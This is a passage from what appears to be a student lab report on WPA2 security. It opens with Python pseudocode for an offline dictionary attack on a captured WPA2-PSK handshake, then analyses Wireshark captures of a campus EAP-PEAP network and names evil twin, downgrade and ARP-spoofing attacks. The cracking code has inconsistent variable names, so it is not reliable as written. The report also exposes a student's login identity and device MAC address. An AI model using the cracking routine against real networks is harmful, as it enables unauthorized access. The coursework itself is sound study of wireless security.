    ssid, ap_mac, s_mac, anonce, snonce, mic_original = pcapFile.parseInfo()
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    pke = "Pairwise key expansion"
    key_data = min(ap_mac, s_mac) + max(ap_mac, s_mac) + \
        min(anonce, snonce) + max(anonce, snonce)
    for password in password_list:
        PMK = PBKDF2(passphrase, ssid, 4096).read(32)
        PTK = PRF512(PMK, PKE, key_data).encode("hex")
        KCK = PTK[:16]
        mic_calculated = HMAC_MD5(KCK)
        if mic_calculated == mic_original:
            return [password, mic_calculated, PMK]

    return []
  
```

Time Complexity: $O(n * dkLen * iter)$, where

- n : number of passwords in dictionary
- dkLen: desired bit-length of derived key in PBKDF2 algorithm
- iter : No. of iterations in PBKDF2 algorithm

Space complexity: $O(1)$ as we aren't using any new data structures.

PART-B

1. IITH AP & RSN IE

The BSSID of IITH's AP to which our client is connected to is:

BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)


In 802.11 management frames, the RSN-IE (Robust Security Network Information Element) is an optional variable-length field which is present in the following frames [4],

1. Beacon frames.(sent by AP)
2. Probe Response frames.(sent by AP)
3. Association Request frames.(Sent by Client)
4. Reassociation Request frames (Sent by client)

Below is a beacon frame captured in wireshark. I filtered it using,

```
(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x08)
```

As you can see below both Group & Pairwise cipher is CCM-AES (00:0F:AC-04) & AKM suite is 00:0F:AC-01 (802.1X)



PARTB_IITH_SUCCESS.cap


(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x08)

No.	Time	Source	Destination	Protocol	Length
1	0.000000	Cisco_c0:1c:90	Broadcast	802.11	

Tag: RSN Information
 Tag Number: RSN Information (48)
 Tag length: 20
 RSN Version: 1
 ▾ Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 ▾ Group Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 ▾ Group Cipher Suite type: AES (CCM) (4)
 ▾ Pairwise Cipher Suite Count: 1
 ▾ Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
 ▾ ▾ Pairwise Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
 ▾ ▾ ▾ Pairwise Cipher Suite OUI: 00:0f:ac (Ieee 802.11)
 ▾ ▾ ▾ Pairwise Cipher Suite type: AES (CCM) (4)
 ▾ Auth Key Management (AKM) Suite Count: 1
 ▾ Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) WPA
 ▾ ▾ Auth Key Management (AKM) Suite: 00:0f:ac (Ieee 802.11) WPA
 ▾ ▾ ▾ Auth Key Management (AKM) OUI: 00:0f:ac (Ieee 802.11)
 ▾ ▾ ▾ Auth Key Management (AKM) type: WPA (1)
 ▾ RSN Capabilities: 0x0028
0 = RSN Pre-Auth capabilities: Transmi...
0. = RSN No Pairwise capabilities: Transmi...
 10.. = RSN PTKSA Replay Counter capabilities...
10 ... = RSN GTKSA Replay Counter capabilities...
0... = Management Frame Protection Required:...
 0.... = Management Frame Protection Capable: ...
0 = Joint Multi-band RSNA: False
 0 = PeerKey Enabled: False
 ▾ Tag: HT Information (802.11 D1.10)

2. Client Identification & Handshake messages

The MAC address of our client is: **XiaomiCo_a9:70:26 (08:25:25:a9:70:26)** and EAP identity value is **cs21mtech16001**



The Null Authentication, 801.1x authentication and 4-way handshake messages are shown below:

No.	Time	Source	Destination	Protocol	Length	Info
70	14.592982	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=509, FN=0, Flags=...P...T	
98	17.531027	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 Deauthentication, SN=2353, FN=0, Flags=.....T	
100	17.531027	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=630, FN=0, Flags=.....T	
647	43.833622	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	125 Probe Request, SN=2370, FN=0, Flags=....., SSID=IITH	
649	43.867924	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	30 Authentication, SN=2371, FN=0, Flags=.....	
657	43.897619	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	57 Response, Identity	
662	43.909395	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	175 Client Hello	
667	43.916562	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	44 Response, Protected EAP (EAP-PEAP)	
671	43.922707	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	44 Response, Protected EAP (EAP-PEAP)	
675	43.929363	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	44 Response, Protected EAP (EAP-PEAP)	
679	43.936531	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	44 Response, Protected EAP (EAP-PEAP)	
683	43.949331	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	170 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message	
687	43.953939	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAP	44 Response, Protected EAP (EAP-PEAP)	
691	43.959571	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	92 Application Data	
695	43.965715	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	146 Application Data	
699	43.976979	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	79 Application Data	
703	43.989267	XiaomiCo_a9:70:26	Cisco_c0:1c:90	TLSv1.2	84 Application Data	
709	43.997971	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAPOL	155 Key (Message 2 of 4)	
713	44.008211	XiaomiCo_a9:70:26	Cisco_c0:1c:90	EAPOL	133 Key (Message 4 of 4)	
715	44.138323	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	33 Action, SN=1007, FN=0, Flags=.....	
723	44.144979	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	33 Action, SN=1008, FN=0, Flags=.....	
726	44.144979	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	33 Action, SN=1008, FN=0, Flags=....R...	
1005	46.546387	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1009, FN=0, Flags=...P...T	
1010	46.584274	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1010, FN=0, Flags=.....T	
1012	46.624724	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1011, FN=0, Flags=...P...T	
1015	46.662099	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1012, FN=0, Flags=.....T	
1023	46.714837	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1013, FN=0, Flags=...P...T	
1025	46.752212	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	26 QoS Null function (No data), SN=1014, FN=0, Flags=.....T	

3. 802.1X Authentication

IITH authentication uses **EAP-PEAP**. EAP-PEAP (Protected Extensible Authentication Protocol), creates an encrypted TLS tunnel within which the supplicant's inner identity is validated. Sometimes it is referred to as EAP within EAP. There are 3 major versions of PEAP. [5]

1. EAP-PEAPv0(EAP-MSCHAPv2)
2. EAP-PEAPv0(EAP-TLS)
3. EAP-PEAPv1(EAP-GTC)

PARTB_IITH_SUCCESS.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

eapol

Packet list Narrow & Wide Case sensitive String ge Find Cancel

No.	Time	Source	Destination	Protocol	Length
668	43.917075	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
671	43.922707	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
675	43.929363	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
679	43.936531	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
683	43.949331	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
687	43.953939	XiaomiCo_a9:70:...	Cisco_c0:1c:90	EAP	
691	43.959571	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
695	43.965715	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
699	43.976979	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	
703	43.989267	XiaomiCo_a9:70:...	Cisco_c0:1c:90	TLSv1.2	

Frame 687: 44 bytes on wire (352 bits), 44 bytes captured (352 bits)
 IEEE 802.11 QoS Data, Flags:,T
 Logical-Link Control
 ▾ 802.1X Authentication
 Version: 802.1X-2001 (1)
 Type: EAP Packet (0)
 Length: 6
 ▾ Extensible Authentication Protocol
 Code: Response (2)
 Id: 8
 Length: 6
 ▾ Type: Protected EAP (EAP-PEAP) (25)
 ▾ EAP-TLS Flags: 0x01
 0... = Length Included: False
 .0... = More Fragments: False
 ..0. = Start: False
001 = Version: 1

4. Message Flow Diagram & Uses of UID/PWD by AS


The following is the call flow in PEAP phase 2 where UID is used by AS,

1. AS requests the real identity of the supplicant.
2. The supplicant responds with the inner identity, which is the real username.
3. AS sends an EAP request with challenge
4. Supplicant sends an EAP response with hashed challenge response.
5. AS send an EAP request with EAP-MSCHAPv2 success.
6. Supplicant sends an EAP response with ACK.

Once Phase 2 completed, TLS tunnel will be torn down & AS send RADIUS Access Accept msg where Authenticator sends it to Supplicant as “**EAP-Success**” (or EAP-Failure). Then 4-Way Handshake EAPOL-Key exchange (M1-M4) occurs.

Message Flow Diagram [5]

FIGURE 4.27 EAP-PEAP process



5. Wrong Password Case

If we enter a wrong password the EAP authentication fails with error code and it doesn't continue with the 4-Way Handshake. Screenshots are attached below.

Success:

PARTB_IITH_SUCCESS.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
681	43.940609	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	417	Server Hello
685	43.953409	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	99	Change Cipher Spec, Encryp
689	43.958017	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	80	Application Data
693	43.963649	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	113	Application Data
697	43.973889	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	124	Application Data
701	43.986689	Cisco_c0:1c:90	XiaomiCo_a9:70:26	TLSv1.2	84	Application Data
705	43.992833	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAP	80	Success
707	43.993857	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAPOL	155	Key (Message 1 of 4)
711	44.000001	Cisco_c0:1c:90	XiaomiCo_a9:70:26	EAPOL	189	Key (Message 3 of 4)
717	44.138817	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11	64	Action, SN=3876, FN=0, Fla
721	44.144961	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11	64	Action, SN=3877, FN=0, Fla
724	44.144957	HewlettP_50:49:..	XiaomiCo_a9:70:26	802.11	209	QoS Data, SN=1389, FN=0, F
739	44.489024	HewlettP_50:49:..	XiaomiCo_a9:70:26	802.11	155	QoS Data, SN=1391, FN=0, F
746	45.020480	Cisco_03:b0:48	XiaomiCo_a9:70:26	802.11	388	QoS Data, SN=1392, FN=0, F
752	45.076352	HewlettP_50:49:..	XiaomiCo_a9:70:26	802.11	209	QoS Data, SN=1393, FN=0, F
760	45.501309	HewlettP_50:49:..	XiaomiCo_a9:70:26	802.11	388	QoS Data, SN=1394, FN=0, F
764	45.505919	Cisco_03:b0:48	XiaomiCo_a9:70:26	802.11	388	QoS Data, SN=1395, FN=0, F

```

.... .... 0000 = Fragment number: 0
0010 0101 0010 .... = Sequence number: 594
  ▶ Qos Control: 0x0007
  ▶ Logical-Link Control
  ▶ 802.1X Authentication
    Version: 802.1X-2010 (3)
    Type: EAP Packet (0)
    Length: 4
  ▶ Extensible Authentication Protocol
    Code: Success (3)
      Id: 12
      Length: 4

```

```

0010 7c 95 f3 c0 1c 90 20 25 07 00 aa aa 03 00 00 00 | ..... %
0020 88 8e 03 00 00 04 03 0c 00 04 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Packets: 1495 · Displayed: 1495 (100.0%) · Profile: Classic

Failure

PARTB_IITH_FAIL-01.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1191	23.675367		08:25:25:a9:70:..	802.11	10	Acknowledgement, Flags=.....
1192	23.751207	f8:89:d2:55:6b:..	33:33:00:01:00:..	802.11	191	Data, SN=2390, FN=0, Flags=..
1193	23.751207	f8:89:d2:55:6b:..	33:33:00:00:00:..	802.11	120	Data, SN=2391, FN=0, Flags=..
1194	25.630311	f8:89:d2:55:6b:..	33:33:00:01:00:..	802.11	191	Data, SN=2420, FN=0, Flags=..
1195	25.680999	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	80	Failure
1196	25.681010	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	10	Acknowledgement, Flags=.....
1197	25.680999	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	119	Request, Identity
1198	25.681010	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	10	Acknowledgement, Flags=.....
1199	25.685106	08:25:25:a9:70:..	7c:95:f3:c0:1c:..	EAP	57	Response, Identity
1200	25.685095	08:25:25:a9:70:..	08:25:25:a9:70:..	802.11	10	Acknowledgement, Flags=.....
1201	25.692263	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	80	Request, Protected EAP (EAP-...
1202	25.692274	7c:95:f3:c0:1c:..	08:25:25:a9:70:..	EAP	10	Acknowledgement, Flags=.....
1203	25.694834	08:25:25:a9:70:..	7c:95:f3:c0:1c:..	TLSv1.2	175	Encrypted Handshake Message

```

.... .... 0000 = Fragment number: 0
0010 0110 0100 .... = Sequence number: 612
  ▶ Qos Control: 0x0007
  ▶ Logical-Link Control
  ▶ 802.1X Authentication
    Version: 802.1X-2010 (3)
    Type: EAP Packet (0)
    Length: 4
  ▶ Extensible Authentication Protocol
    Code: Failure (4)
      Id: 11
      Length: 4

```

6. Management Frames Protection

No, IITH doesn't protect management frames. They are generally not protected for compatibility reasons. There are a total of 12 kinds of Management Frame Subtypes [6] and I have used an *Authentication* filter to display the screenshot.

```
(wlan.fc.type == 0)&&(wlan.fc.type_subtype == 0x0b)
```

PARTB_IITH_SUCCESS.cap

No.	Time	Source	Destination	Protocol	Length	Info
649	43.867924	XiaomiCo_a9:70:26	Cisco_c0:1c:90	802.11	30	Authentication, SN=2371, FN=0,
651	43.867905	Cisco_c0:1c:90	XiaomiCo_a9:70:26	802.11	61	Authentication, SN=3870, FN=0,

Frame 649: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
 IEEE 802.11 Authentication, Flags:,
 Type/Subtype: Authentication (0x000b)
 Frame Control Field: 0xb000
00 = Version: 0
 00.. = Type: Management frame (0)
 1011 = Subtype: 11
 Flags: 0x00
00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
0.. = More Fragments: This is the last fragment
 0... = Retry: Frame is not being retransmitted
 ...0 = PWR MGT: STA will stay up
 0 = More Data: No data buffered
 .0... = Protected flag: Data is not protected
 0.... = Order flag: Not strictly ordered
 .0000 0001 1100 = Duration: 60 microseconds
 Receiver address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 Destination address: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 Transmitter address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 Source address: XiaomiCo_a9:70:26 (08:25:25:a9:70:26)
 BSS Id: Cisco_c0:1c:90 (7c:95:f3:c0:1c:90)
 0000 = Fragment number: 0
 1001 0100 0011 = Sequence number: 2371
 IEEE 802.11 Wireless LAN
 Fixed parameters (6 bytes)
 Authentication Algorithm: Open System (0)
 Authentication SEQ: 0x0001
 Status code: Successful (0x0000)

Packets: 1495 · Displayed: 2 (0.1%) · Profile: Classic

7. Password Cracking in WPA2 Enterprise

We can capture the eapol messages for an enterprise network but it will be useless because the ptk is derived from MSK (which is impossible for offline dictionary attacks to guess). Hence offline dictionary attacks are not possible on enterprise networks.


8. Attacks possible on WPA2-EAP

As we have seen in the question above, Evil Twin Attack is possible. EAP,GTC downgrade attacks and several MITM attacks are also possible [8]. To mitigate these attacks users must only trust valid certificates and cautiously connect to WiFi APs.

9. Authentication of IITH-Guest

IITH-Guest network works according to WPA2-PSK which doesn't involve authentication with an authentication server like LDAP. The authentication is done by the AP itself before the exchange of 4-way handshake which is a simple NULL authentication request and response exchange with unicast packets.

This authentication is always supposed to be successful, as the successful or failure matching of the Wi-Fi password is validated during the 4-way handshake only (validation of MIC by AP after message2).



The same we can see in the figure above. The authentication between the AP and Client is taking place using the “Open System” authentication mechanism with Vendor specific tagged parameters. Open system because the AP allows all the clients to connect to it.

Moreso, the password of the IITH Guest Network is mentioned in the SSID itself like an Open Network with Password, which allows any and all the clients to connect to the network successfully. Being in the network means an attacker can eavesdrop (capture, record and analyze) on incoming and outgoing packets (traffic) for exchange of any private, sensitive and important information or launch ARP spoofing attacks.

